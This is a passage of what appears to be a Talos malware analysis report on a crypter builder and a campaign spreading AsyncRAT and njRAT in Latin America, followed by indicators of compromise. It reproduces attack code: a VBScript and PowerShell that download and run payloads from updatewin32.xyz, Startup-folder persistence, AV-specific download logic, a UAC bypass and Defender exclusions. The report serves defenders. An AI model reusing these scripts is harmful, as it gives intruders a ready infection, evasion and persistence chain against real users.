3D%20%22%73%68%65%6C%6C%22%0A%55%36%20%3D%20%22%20%24%4E%4F%54%48%49%4E%47
4%60%2E%57%60%65%27%2E%22%0A%55%38%20%3D%20%22%52%65%70%6C%61%63%65%22%0A%
%0A%44%69%6D%20%73%32%39%0A%44%69%6D%20%73%33%30%0A%55%39%20%3D%20%22%28%2
63%74%20%4E%65%27%29%3B%22%0A%47%43%20%3D%20%22%24%44%6F%6E%74%20%2D%4A%6F
C%22%0A%55%31%31%20%3D%20%22%24%59%4F%55%54%55%42%45%3D%49%60%45%60%58%20%
%61%63%65%28%27%7C%7C%7C%7C%7C%7C%21%40%21%40%27%2C%27%6C%69%65%6E%74%29%2
7C%7C%7C%7C%21%40%21%40%6E%6C%6F%27%2E%22%0A%55%31%33%20%3D%20%22%44%6F%77
5%31%34%20%3D%20%22%20%24%44%6F%6E%74%3D%27%22%0A%42%48%4A%20%3D%20%22%28%
%79%7A%2F%61%73%79%6E%63%2F%6F%6D%73%33%2E%74%78%74%27%27%29%27%3B%22%0A%0
36%2B%55%37%2B%55%38%2B%55%39%2B%47%47%2B%78%55%31%30%2B%55%31%32%2B%55%31
7%43%2B%22%49%60%45%60%58%22%2C%30%0A%0A%77%69%6E%64%6F%77%2E%63%6C%6F%73%
%3C%62%6F%64%79%3E%0A%3C%2F%62%6F%64%79%3E%0A%3C%2F%68%74%6D%6C%3E'));

</script>
```

Stage #1A malicious HTA containing escaped JavaScript code.

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">

Dim s13
Dim s14
Dim s15
Dim s16
Dim s17
Dim s18
Dim s19
Dim s20
Dim HHJJBCXDH
Dim s21
Dim s22
Dim s23
Dim s24
Dim s25
U1 = "Shell"
U2 = "ipt."
U3 = "WScr"
Set HHJJBCXDH = CreateObject(U3+U2+U1)
U4 = "pOWer"
U5 = "shell"
U6 = " $NOTHING = '"
U7 = "(N`e`<^_^>t`.W`e'."
U8 = "Replace"
Dim s26
Dim s27
Dim s28
Dim s29
Dim s30
U9 = "('<^_^>','"
GG = "w-Object Ne');"
GC = "$Dont -Join '')|"
U10 = "$alosh,"
U11 = "$YOUTUBE=I`E`X ($NOTHING,"
U12 = "Replace('|||||||!@!@','lient)."
xU10 = "$alosh='bC|||||||!@!@nlo'."
U13 = "Dow');"
JII = "adString"
U14 = " $Dont='"
BHJ = "(''https://updatewin32.xyz/async/oms3.txt'')';"


HHJJBCXDH.Run+U4+U5+U6+U7+U8+U9+GG+xU10+U12+U13+U14+JII+BHJ+U11+U10+GC+"I`E`X",0

window.close()

</script>
</head>
<body>
</body>
</html>
```

Un-escaped VB code used to download and execute Stage 2 on the endpoint.

Stage 2: PS1 Script

The powershell script executed on the endpoint is the de-facto instrumentor of the infection chain.

This script performs the following actions on the endpoint:

1. Change the current user's Startup folders to those specified in the script by modify the registry values:

HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders | Startup = <custom_directory>
HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders | Startup = <custom_directory>
where
<custom_directory> = Directory created by the malicious ps1 script.

1. Create a custom VBS (Stage #2A) in this modified Startup directory to execute a downloaded Powershell (ps1) script (Stage #3 e.g. “msi.ps1”) across reboots.

```
New-Item -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -ItemType File
Set-ItemProperty -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Name IsReadOnly -Value $True

Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'H4 = " -nologo "' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'H3 = "powershell.exe"' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'H2 = "msi.ps1"' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'H7 = " Unrestricted"' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'H8 = " -File C:\Users\Public\"' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'H5 = "-ExecutionPolicy"' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'wind = "WScript.Shell"' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'set hnv = CreateObject(wind)' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'RENAME = H3+H4+H5+H7+H8+H2' -Force
Add-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs -Value 'hnv.Run RENAME,0' -Force
Get-Content -Path C:\ProgramData\"Microsoft Arts"\start\rundll32.vbs
```

VBScript created in a custom Startup folder to run a ps1 downloaded subsequently.

1. The script will then check for the presence of five Anti-Virus products on the endpoint. Based on the AV found it will download a specific version of the ps1 specified in the previous step (Step 2 and Stage 3 — *msi.ps1* above) and execute the VB script created in Stage 2A.

```
    if([System.IO.File]::Exists("C:\Program Files\ESET\ESET Security\ecmds.exe"))
    {
        $defender = 'C:\Users\Public\'
        $SystemSettingsBroker = "NeT.WeBClieNT"
        if((New-Object $SystemSettingsBroker)."DowNloAdFile"('https://updatewin32.xyz/async/oms2.txt', $defender + 'msi.ps1'))
        {}
        start-sleep -s 3
        Start "C:\ProgramData\Microsoft Arts\start\rundll32.vbs"
    }

    elseif([System.IO.File]::Exists("C:\Program Files\Avast Software\Avast\AvastUI.exe"))
    {
        start-sleep -s 10
        $defender = 'C:\Users\Public\'
        $SystemSettingsBroker = "NeT.WeBClieNT"
        if((New-Object $SystemSettingsBroker)."DowNloAdFile"('https://updatewin32.xyz/async/oms1.txt', $defender + 'msi.ps1'))
        {}
        start-sleep -s 10
        Start "C:\ProgramData\Microsoft Arts\start\rundll32.vbs"

    }
    elseif([System.IO.File]::Exists("C:\Program Files\Common Files\McAfee\Platform\McUICnt.exe"))
    {

        $defender = 'C:\Users\Public\'
        if((New-Object "NeT.WeBClieNT")."DowNloAdFile"('https://updatewin32.xyz/async/oms1.txt', $defender + 'msi.ps1')){}
        start-sleep -s 7
        Start "C:\ProgramData\Microsoft Arts\start\rundll32.vbs"
    }
    elseif([System.IO.File]::Exists("C:\Program Files\Malwarebytes\Anti-Malware\mbamtray.exe"))
    {
        $defender = 'C:\Users\Public\'
        if((New-Object "NeT.WeBClieNT")."DowNloAdFile"('https://updatewin32.xyz/async/oms1.txt', $defender + 'msi.ps1')){}
        start-sleep -s 7
        Start "C:\ProgramData\Microsoft Arts\start\rundll32.vbs"

    }

    elseif([System.IO.File]::Exists("C:\Program Files\AVG\Antivirus\AVGUI.exe"))
    {
        start-sleep -s 10
        $defender = 'C:\Users\Public\'
        $SystemSettingsBroker = "NeT.WeBClieNT"
        if((New-Object $SystemSettingsBroker)."DowNloAdFile"('https://updatewin32.xyz/async/oms1.txt', $defender + 'msi.ps1')){}
        start-sleep -s 10
        Start "C:\ProgramData\Microsoft Arts\start\rundll32.vbs"

    }
```

AV product-based Stage 4 script download and execution.

The AV products checked by the script are:

- ESET Security
- Avast
- McAfee
- Malwarebytes
- AVG

1. If no AV products are found on the endpoint, the script will perform the following actions:

a. Create four configuration scripts on the endpoint.

b. Script 1 is used to modify the “windir” path to execute itself when a user or application accesses the “windir” environment variable. The script also runs Script 3 if the current user is an Administrator.

```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {
    start C:\Users\Public\vb.vbs
}
else
{
    $ALOSH = "HKCU:\Environment"
    $Name = "windir"
    $Value = "powershell -ep bypass -w h $PSCommandPath;#"
    Set-ItemProperty -Path $ALOSH -Name $name -Value $Value
    #Depending on the performance of the machine, some sleep time may be required before or after schtasks
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Remove-ItemProperty -Path $ALOSH -Name $name
}
```

Figure 12: Modify the “windir” path to execute itself.

c. Script 2 is used to create exclusions for Microsoft Defender for specific paths, executables and to deploy a specific .Net framework:


```
Add-MpPreference -ExclusionPath C:
Add-MpPreference -ExclusionProcess powershell.exe
Add-MpPreference -ExclusionProcess Wscript.exe
Dism /online /enable-feature /featurename:NetFX3
```

d. Script 3 is used to run Script 2.

e. Script 4 is used to run Script 1.

f. Execute Script 4 on the endpoint.

The execution of these scripts is convoluted and the following diagram illustrates the executions:



Mini-scripts execution order.

g. Finally, the parent ps1 script will download another version of the Stage 4 script and execute it via the Stage 2A VB script.

h. Once the configuration scripts have completed execution, they are deleted from the endpoint.

Stage 3: PS1

The Stage 3 ps1 is simple and consists of three key components:

1. Hexlified injector DLL: This DLL is used to run a specified process and inject the accompanying malware into it.
2. Hexlified malware payload: either njRAT or AsyncRAT.
3. Base64-encoded or plaintext command to reflective load the injector DLL into the powershell process with the target process' image path and malware payload bytes passed as an argument to the injector. An example of the reflective loading command used is:

```
[Reflection.Assembly]::Load($H5).GetType('VBNET.PE').GetMethod('Run').Invoke($null,[object[]] (
'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe',$H1))
```

Where

$H5 = injector DLL bytes


$H1 = malware payload bytes

aspnet_compiler.exe = target process to inject the payload into. May vary for different instances of the infections.

```
FUNCTION Work($WorkE)
{
  $Workx = "FromBase64String"
  $WorkG = [Text.Encoding]::Utf8.GetString([Convert]::$Workx($WorkE))
  return $WorkG
}

Function alosh {

    [CmdletBinding()]
    [OutputType([byte[]])]
    param(
        [Parameter(Mandatory=$true)] [String]$H3
    )
    $H2 = New-Object -TypeName byte[] -ArgumentList ($H3.Length / 2)
    for ($i = 0; $i -lt $H3.Length; $i += 2) {
        $H2[$i / 2] = [Convert]::ToByte($H3.Substring($i, 2), 16)
    }

    return [byte[]]$H2
}
[String]$H4 = '4D5A90000300000004000000FFFF0000B800000000000000400000000000000

[Byte[]]$H5=alosh $H4
[String]$Server = '4D5A90000300000004000000FFFF0000B800000000000000400000000000
[Byte[]]$H1=alosh $Server
$JUANADEARCO = 'W1JlZmxlY3Rpb24uQXNzZW1ibHldOjpMb2FkKCRINSkuR2V0VHlwZSgnVkJORV

$REYKI = Work($JUANADEARCO);$Run=($REYKI -Join '')|I`E`X
```

Stage 3 ps1 script.

The overall infection chain is:



Complete infection chain.

We have also observed minor variations in the infection chains where some of the (mini) scripts used in Stage 2 are hosted independently, downloaded and executed during the infection process. This is another example of a threat actor modularizing their infection chains to be able to control/update different stages of its attack.

The executables accompanying the Stage 3 PowerShell script consist of:

- Injector DLL: This DLL accepts two arguments:
- The filepath of a process to be spawned, hollowed and replaced with the accompanying malware payload.
- Malware payload bytes to be injected into the hollowed out target process.
- Malware payload: The actual malware payload to be deployed on the endpoint.

The DLL is a simple injector based on .NET. The DLL is usually obfuscated with .NET Reactor which can be easily deobfuscated using de4dot. There is only one exported method that takes the two arguments mentioned above and deploys the malware payload into the target process.

The injection method is a straight process hollowing, following all the usual steps. If any error occurs during the injection it will kill the target process and retry five times before giving up.

Interestingly, the DLL which is a modified version of RunPE, also contains code to change ACL to kernel objects, which is never called, indicating either a work-in-progress or redundant code borrowed from somewhere else but never used.

Malware Payloads

The malware payloads found so far belong to two families AsyncRAT and njRAT.

AsyncRAT and njRAT are well-known and highly prolific RATs used by crimeware groups and APTs.

Many malware families use victim names or group IDs to identify different types of infections. This is done so that campaign operators can easily identify infections for administration and deploy additional malware to their victims.

Now, AsyncRAT and njRAT both use these victim identification methods. While njRAT identifies victims using the “victim name,” AsyncRAT uses a “group name” to keep track of infections and their respective groups.

The victim identifiers found embedded in the RATs were indicative of their targeting of Latin American countries. This finding matches with the targeting tactics, themes and languages used in the maldocs employed in these attacks. Some of these victim identifiers (specific to Latin America) used are:

Hash	RAT Type	Victim Identifier
b9520bacbd60af9792b105232d453b8b7e4e6b0b1e9e505fb-50435d46c97b6e7	async	AMOR0
2a9edc18b10a532f7632d6b44f2610ca3a823c2b2be7a3fd-3126b55af2c68ede	async	M-E-X-I-C-O
a88857a647d4f0443d67c9d6b025abf76e16e05c0d1499eb2be-67a10cd025745	async	2021comecou@$gringooooooobrabao
1b3d41d44659ff038cf8aafdc5ff021646771106d957783aecdff-725158c216c	async	privado
991a6446da94bb297078bd1031019395b5ed58bd4a878df-0cf8707448028b6ed	async	@quartadoadm
a6007d0497b7b79206b7a32dd30ca1d7f4d36e5c548c34be44b7cb-f35393e7e2	async	NORDHOTEISESANTOS
e31247241e58720b205eeedd3184923641fea7f027245d6896e-54ae5538b4f52	async	@SEXTA
143f92ade0221b8104c0add0ecbf5f75c84840ec2b9ceb2b1a3317f-99d98a863	async	JASA PPTX
418b71760c6de41ed293744610e252c7474decd221371ffa449411dde-751be46	njrat	@@_MAMAGUEBO_@@
dedb66e5c1313f5952cfa1b1280546c625d5b759cedb87e28950f1c18ef-3caf7	njrat	CHILE


The infection chain builder

Talos also discovered a builder used by the operators of the attacks to create multiple scripts used in various stages of the attack chain. This builder is named “Crypter 3losh RAT.” This builder contains a set of malicious scripts embedded in it in the form of resources which are modified based on the inputs provided by the operator to generate the various scripts. The builder is built in .NET and can carry out a variety of malicious actions, which we will outline below.

Build Stage 1A scripts

The builder only supports the generation of the VBScripts used in the Stage 1A HTAs. The embedded VBScript modified is an older version used in previous attack campaigns by the operators.


The builder accepts the URL for the next stage and generates a VBScript. The VBScript is displayed to the user in a textbox on the UI but also saved to the builder’s working directory with the name “alosh-rat.vbs.”



Stage 1A VBScript generated in the bottom left text box based on the Stage 2 URL specified in the text box at the top.

Build Stage 2 scripts

The second-stage scripts are built using an embedded PS1 script. This UI accepts two URLs for the Stage 3 PS1 scripts and spits out a file called “3.txt” in the current user’s Desktop folder.



Builder UI for creating the Stage 2 scripts with the Stage 3 scripts being used as inputs.

Build Stage 3 scripts

The Stage 3 scripts are perhaps the most important part of the infection chain. These scripts are responsible for unhexlifying the injector DLL and malware payload and in turn deploying both to infect the victim's endpoint.

Again, the builder here uses two embedded PS1 scripts as templates. These templates already contain the hex representation of the injector DLL. This builder UI accepts the a local filepath of (upto) two malware payloads to be embedded in the generated Stage 3 scripts called "1.txt" and "2.txt," respectively.

Stage 3 builder UI accepting path to the RAT binaries.

The builder contains references to its creator on Facebook, YouTube and Skype. The YouTube page shows several videos which explain how to use the builder to bypass several commercial anti-virus.

The Aggah connection

Many distinct malware campaigns sometimes tend to have commonalities and overlap in their TTPs. At times, this is due to the use of the same publicly or semi-privately available tools, builders and malware-as-a-service. An interesting commonality between the Latin American and Aggah campaigns seen recently are the Stage 3 PowerShell scripts. They utilize the same structure, syntax and semantics, down to the exact variable names. Identical Stage 3 PowerShell scripts are also present in the "3losh rat" crypter/Builder described previously. This indicates a common source of malicious code base for both these campaign sets or the use of a common crypter to build infection chains.

The malware families distributed by Aggah are also very similar to those seen in the Latin American campaigns, i.e. AsyncRAT and njRAT.

There are, however, a few distinctions between the two campaigns sets:

- Aggah relies heavily on the use of URL redirection services in their campaigns. Specifically using bitly, j[.]mp etc. We have not observed the use of these services in the Latin American campaigns.
- Aggah is also known to heavily abuse public hosting services such as Blogger, Pastebin, Web Archive etc. to host their malicious components. The Latin American campaigns however, indicate that the operators

tend to use either compromised or attacker controlled websites to host their components and payloads.

Thus there are three distinct campaigns utilizing the same Crypter and infection scripts:

- The campaigns conducted by the crypter author “Alosh” — also seen abusing archive[.]org to host their malicious payloads.
- The campaigns conducted by the Bralizian threat actor targeting Latin America.
- The campaigns were conducted by the crimeware group “Aggah” using the same scripts found in the “3losh rat” crypter.

Conclusion

This campaign details a crypter used by operators to build infection artifacts for spreading malware in Latin America with a focus on the travel and hospitality industry. The campaign started in October 2020 and is currently ongoing. The fact that the actor is regional does provide the advantage of being able to write more targeted and perfect emails. This is a good example on how an actor can inflict losses to organizations without being part of an APT or a crimeware syndicate.

The variety and the ease of generating infection artifacts via Crypters indicates that the attackers will likely expand their net of victims to more industries and geographies.

The threat actor authoring the crypter primarily aims to sell it as a service. We’ve observed the authors’ advertise their crypters on Facebook, YouTube and other social media. However, we’ve also discovered that the crypter’s authors have conducted their own malware campaigns abusing archive[.]org to deliver commodity RATs.

The highly modular structure of the Latin American attack indicates a focus on stealth to deliver two widely popular RAT families of AsynRAT and njRAT. These techniques along with other indicators are shared with the Aggah group indicating that the crypter author might have sold it to both parties.

Organizations should remain vigilant against such threats as they are likely to proliferate in the future.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- njRAT
- AsyncRAT

IOCs

Hashes

Malicious Emails

9080f4537909efb164d08911e81e67def4939543605456357ea50f076291fd85

PPAM and XLAM files

00627edeb9ce2f53fa615e6670ee58415be60f9a04c483b788e0e7add2992aba
56aa47ed75e94dad361eacb1b5bc40044ae34e120d2cbd15105283c2c6727948
ac88d9e338570b2b79c60970db289beeaf8aa39e3f44d412c5a9f5881b480c5c
147a300e77514e4ed827c6e250f781fbf8d7f0360b5e5d995e0242a3e81a0075
fa6a0108e64c04d4510afc3e54a367196bfb21dda3638971489b7705687aa65c
72c90f13ae2ae87c374ffb5b2e2db003882fadc040155149231587750f5ddbc7
bdc3fd3eee890e62d0a81d80ae73b64c56c111940c4aea6fc5c367203dcd5513

eef5993a740d3420cbb18375600f40aafa098958be5a71c0105f12c7b9df1887
61f1b9be329e3e6080f14c4af49acf641858157d3d94f7095ce64bbc1c6e7610
f686254e7d47ad3bfa75a81ab7e0c7f97f786351fcf601ea8a001772e5c907d6
e4d4cc7c45257ece991a5b93a713b78090aed990020d2c31fc5cf6f4bac99420
e53ddc8d759efe84def8137b7ffb0e63740c1d24fb232d91028f4a7e4a01d4f1
1c1975beb0ebd44f954ac7824c4f2687386dd1cda1e9b7133271537457fedc02
73ac27b9c82d1ba56e9b632ab902220cffa20f33b5263c543c73b67b8e77219c
f7bb7c7e066cea1a6874521cc8a5eef1714b758ae213b1b19026104c21ce01f1
05f0bf4bbaf08e709c7dbcbfc40e562b714b590f9b9e8dd9dfe9fe550663642a
b8fe3837f4a592788f5b9ca3b4f6bcd0515df4bbaeefdbf9f44b2ae214acb4b6
a448a9b6e883cf9c3bb5beef9764d22685e69e2ec213c91ad5d5bbc120634c0b
f1b7bd87ea04aa5162b4baa2f37ea061bb9bddf14485a4a548850a0b44b2aa75
4b3d35a8df8a029f52e5ebc6ae981d427691c9d536dcef4178c4424bc046f57c
a3abcf60dc3dcee74e9329ab48f71acfcd63653f2b47dd0846c38a208aac0d64
07b5910e731c2f4bde25d9919703031d8ac73b6344d9c0abf2b39a7e9f8d3b4f
fc40cc9e5547c3ea65850419c19c72af81073289e94421139166eaa228993126
2f3b0ab840cdbfff6a0404f1049f9a6cee0184801f4554c4dec3165724be19bc

Stage 1A - HTA

